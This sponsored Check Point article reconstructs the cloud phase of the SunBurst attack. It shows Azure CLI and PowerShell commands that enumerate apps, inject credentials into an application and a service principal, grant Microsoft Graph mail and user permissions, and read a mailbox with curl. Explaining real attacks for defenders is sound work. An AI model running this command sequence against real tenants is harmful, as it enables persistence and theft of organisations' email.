


Behind the Scenes of the SunBurst Attack

thenewstack.io/behind-the-scenes-of-the-sunburst-attack/

By

February 19, 2021



Check Point sponsored this post.



Lior Sonntag

Lior is a Security Researcher at Check Point Software Technologies. He is a security enthusiast who loves to break stuff and put it back together. He's passionate about various InfoSec topics such as Cloud Security, Offensive Security, Vulnerability Research and Reverse Engineering.

The biggest cyberattack in recent times came in the form of what seems like a nation-state-sponsored supply chain attack, in December when the Sunburst malware was installed on SolarWinds' Orion product. This made headlines worldwide for good reason — post-compromise activity included data theft through lateral movement, which is when the attacker moves through a network searching for targeted key data and assets. This attack was the work of a highly-skilled actor and the operation was conducted with significant operational security.

This attack consisted of lateral movement of the threat actor from the on-premises network to the cloud, and it was done in two phases:

1. **Phase One: The On-Prem Golden SAML Attack.** Here the threat actors gained administrative access to the organization's Active Directory Federation Services (ADFS) server. This allowed them to forge Security Assertion Markup Language (SAML) tokens and create illegitimate registrations of SAML Trust Relationships. By impersonating a user with valid administrative credentials, the threat actors could change the configuration of the SAML Service Provider (in this case, Azure AD). From there, they successfully gained administrative access to the Azure AD.

2. **Phase Two: Malicious activity in the Cloud.** The threat actors then used the Azure Active Directory administrative credentials for malicious activities. This included (but was not limited to): enumeration of existing applications and service principals, injection of credentials into them, impersonation and execution of actions on behalf of them, and the exfiltration of sensitive data like users and mails.



Dror Alon


Dror is Security Research Team Leader at Check Point Software Technologies. He's a proactive researcher in the cyber domain; investigating cyber events, and identifying and resolving the security issues faced by organizations worldwide.

In this analysis, we will focus on the **second attack phase, in the cloud**, and present key tactics and techniques used by the nation-state actors in the malicious campaign. By using the MITRE ATT&CK framework, we will provide the most likely technical attack flow of the nation-state actor's actions.

Reviewing Microsoft's article, the chain of events that occurred through this attack were:

1. **Initial Access (On-Prem):** Forged SAML tokens and illegitimate registrations of SAML Trust Relationships; impersonating a user with administrative credentials (in this case, Azure AD).
2. **Discovery:** The threat actor enumerates existing applications/service principals (preferably with high traffic patterns).
3. **Credential Access:** The threat actor adds credentials to an existing application or service principal.

4. **Privilege Escalation:** The threat actor elevates the privileges of the application/service-principal, to allow access to MS Graph APIs Application permissions.
5. **Defense Evasion and Lateral Movement:** The threat actor acquires OAuth access tokens of applications, allowing them to impersonate the applications and obfuscate their activity.
6. **Exfiltration:** The threat actor calls MS Graph APIs to exfiltrate sensitive data such as users' data and emails.



Here we will focus on the attack flow in the **Cloud Environment** after the initial authentication(i.e. **steps 2-6**). But first, let's elaborate on the AzureAD Authentication and Authorization mechanisms.

In short, Authentication is proving you are who you say you are. This is done by the Identity Provider (in this case Azure AD). Authorization is the act of granting an authenticated party permission to do something. This is done by the resource the identity is trying to query, utilizing the OAuth 2.0 protocol.

Sponsor Note

Check Point Software Technologies is a leading provider of cyber security and threat prevention. Check Point CloudGuard provides unified cloud native security for networks,

assets and workloads — automating cloud security, preventing threats, and managing posture — across multicloud environments.

Read the latest from Check Point



Discovery

First, the threat actor gains an initial foothold into the Cloud Environment by compromising privileged cloud users with administrative access to the Azure AD. They then add credentials to an existing application or service principal. However, in order to do that, the threat actor needs to firstly list all the existing applications:

```
PS C:\Users\Administrator> az ad app list | jq '.[].displayName'  
"tomh-admin-CloudGuard-Connect"  
"ilanit-CloudGuard-Connect-local"  
"Google Cloud / G Suite Connector by Microsoft"  
"tomh-admin-logic-local"  
"CloudGuard-logic-connect"  
"omersh-prod-CloudGuard-Connect"  
"Box"  
"Maxemail"  
"Amazon Web Services (AWS)"  
"CloudGuard-Staging-Connect"  
"graph"  
"SquadMail"  
"MailChimp"  
"ilanit-CloudGuard-Connect-preqa"
```

The threat actor prefers applications with high traffic patterns (e.g. mail archival applications) which can be used to obfuscate their activity. So, they decide to choose the “**MailApp**” (an imaginary application name) and extracts its **ObjectId** and **ApplicationId**:

```
PS C:\Users\Administrator> az ad app list --display-name MailApp | jq '.[].appId'  
"a7c0ec5f-065a-49..."  
  
PS C:\Users\Administrator> az ad app list --display-name MailApp | jq '.[].objectId'  
"e74da84b-6cb6-4d..."
```

In addition, the threat actor extracts the account’s **tenantId**:


```
PS C:\Users\Administrator> az account tenant list
az : Command group 'account tenant' is experimental and no
At line:1 char:1
+ az account tenant list
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Command group
+ FullyQualifiedErrorId : NativeCommandError

[
  {
    "id": "/tenants/4c1d285b-b[REDACTED]",
    "tenantId": "4c1d285b-b[REDACTED]"
  }
]
```

Credential Access

Next, the threat actor creates new credentials and adds them to the application:

```
PS C:\Users\Administrator> New-AzureADApplicationPasswordCredential -ObjectId $ObjectId

CustomKeyIdentifier :
EndDate             : 12/31/2021 2:23:19 PM
KeyId               :
StartDate           : 12/31/2020 2:23:19 PM
Value               : WuVZyJDSGXmwIiWeZSnTo[REDACTED]
```

Alternatively, the threat actor can create new credentials and add them to an existing service principal associated with the MailApp application:

```
PS C:\Users\Administrator> az ad sp list --filter "displayname eq '[REDACTED]' and servicePrincipalType eq 'Application'" | jq '.[].objectId'
"3e5e50aa-ff7f-4c[REDACTED]"

PS C:\Users\Administrator> New-AzureADServicePrincipalPasswordCredential -ObjectId "3e5e50aa-ff7f-4c[REDACTED]"

CustomKeyIdentifier :
EndDate             : 1/4/2022 2:17:42 PM
KeyId               :
StartDate           : 1/4/2021 2:17:42 PM
Value               : s0sBdFznzENJgLiAVt[REDACTED]
```

After this phase, the threat actor has the credentials of the application — which can be used to authenticate to AzureAD on behalf of the application.

Application/Service-Principal Privilege Escalation

In this step, the threat actor lists all the available permissions related to Microsoft Graph APIs:

```

PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains("\User\")) | .value,.id'
"TeamsTab.ReadWriteForUser.All"
"425b4b59-d5af-45c8-832f-bb0b7402348a"
"TeamsAppInstallation.ReadWriteSelfForUser.All"
"908de74d-f8b2-4d6b-a9ed-2a17b3b78179"
"TeamsAppInstallation.ReadWriteForUser.All"
"74ef0291-ca83-4d02-8c7e-d2391e6a444f"
"TeamsAppInstallation.ReadForUser.All"
"9ce09611-f4f7-4abd-a629-a05450422a97"
"UserShiftPreferences.ReadWrite.All"
"d1eec298-80f3-49b0-9efb-d90e224798ac"
"UserShiftPreferences.Read.All"
"de023814-96df-4f53-9376-1e2891ef5a18"
"User.ManageIdentities.All"
"c529cfca-c91b-489c-af2b-d92990b66ce6"
"UserAuthenticationMethod.Read.All"
"38d9df27-64da-44fd-b7c5-a6fbac20248f"
"UserAuthenticationMethod.ReadWrite.All"
"50483e42-d915-4231-9639-7fdb7fd190e5"
"UserNotification.ReadWrite.CreatedByApp"
"4e774092-a092-48d1-90bd-baad67c7eb47"
"IdentityUserFlow.ReadWrite.All"
"65319a09-a2be-469d-8782-f6b07deb7f89"
"IdentityUserFlow.Read.All"
"1b0c317f-dd31-4305-9932-259a8b6e8099"
"User.Export.All"
"405a51b5-8d8d-430b-9842-8be4b0e9f324"
"User.Read.All"
"df021288-bdef-4463-88db-98f22de89214"
"User.ReadWrite.All"
"741f803b-c850-494e-b5df-cde7c675a1ca"
"IdentityRiskyUser.Read.All"
"dc5007c0-2d7d-4c42-879c-2dab87571379"
"IdentityRiskyUser.ReadWrite.All"
"656f6061-f9fe-4807-9708-6a2e0934df76"
"User.Invite.All"
"09850681-111b-4a89-9bed-3f2cae46d706"

```

The threat actor decides to add the **User.ReadWrite.All** permission to the MailApp application:

```

PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions 741f803b-c850-494e-b5df-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d-00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

```

Afterward, the threat actor lists all the available permissions related to **Mails** and associated to the Microsoft Graph API:

```

PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains("\Mail\")) | .value,.id'
"Mail.Send"
"b633e1c5-b582-4048-a93e-9f11b44c7e96"
"Mail.ReadWrite"
"e2a3a72e-5f79-4c64-b1b1-878b674786c9"
"Mail.Read"
"810c84a8-4a9e-49e6-bf7d-12d183f40d01"
"MailboxSettings.Read"
"40f97065-369a-49f4-947c-6a255697ae91"
"MailboxSettings.ReadWrite"
"6931bccd-447a-43d1-b442-00a195474933"
"Mail.ReadBasic"
"6be147d2-ea4f-4b5a-a3fa-3eab6f3c140a"
"Mail.ReadBasic.All"
"693c5e45-0940-467d-9b8a-1022fb9d42ef"

```

They decide to also add the **Mail.ReadWrite** permission to the MailApp application:

```

PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions e2a3a72e-5f79-4c64-b1b1-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d-00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

```


Emails exfiltration

```
C:\Users\Administrator>curl -X GET -H "Authorization: Bearer %token%" https://graph.microsoft.com/v1.0/users/liora@...onmicrosoft.com/messages
| jq ".value[].subject"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100  9314  100  9314    0     0    9314    0  0:00:01  --:--:--  0:00:01 17540
"Financial Report December 2020"
"Financial Report"
"TOP SECRET"
```

Emails' subjects exfiltration

In conclusion, the SunBurst attack was by far one of the most sophisticated attacks of our time — extending beyond on-prem and into the cloud. The threat actor executed advanced techniques to cover their tracks; using discovery, credential access, privilege escalation, lateral movement, defense evasion, and exfiltration all in one attack flow.

Since the attack, the number of victims compromised by SunBurst continues to rise, and could happen again on any of the cloud providers. Many security vendors are offering free trials to help organizations get a handle on the security of their environment. While this is a step in the right direction, the question is, will you know what to look for and will you be prepared?

Check Point sponsored this post.

Feature image via Pixabay.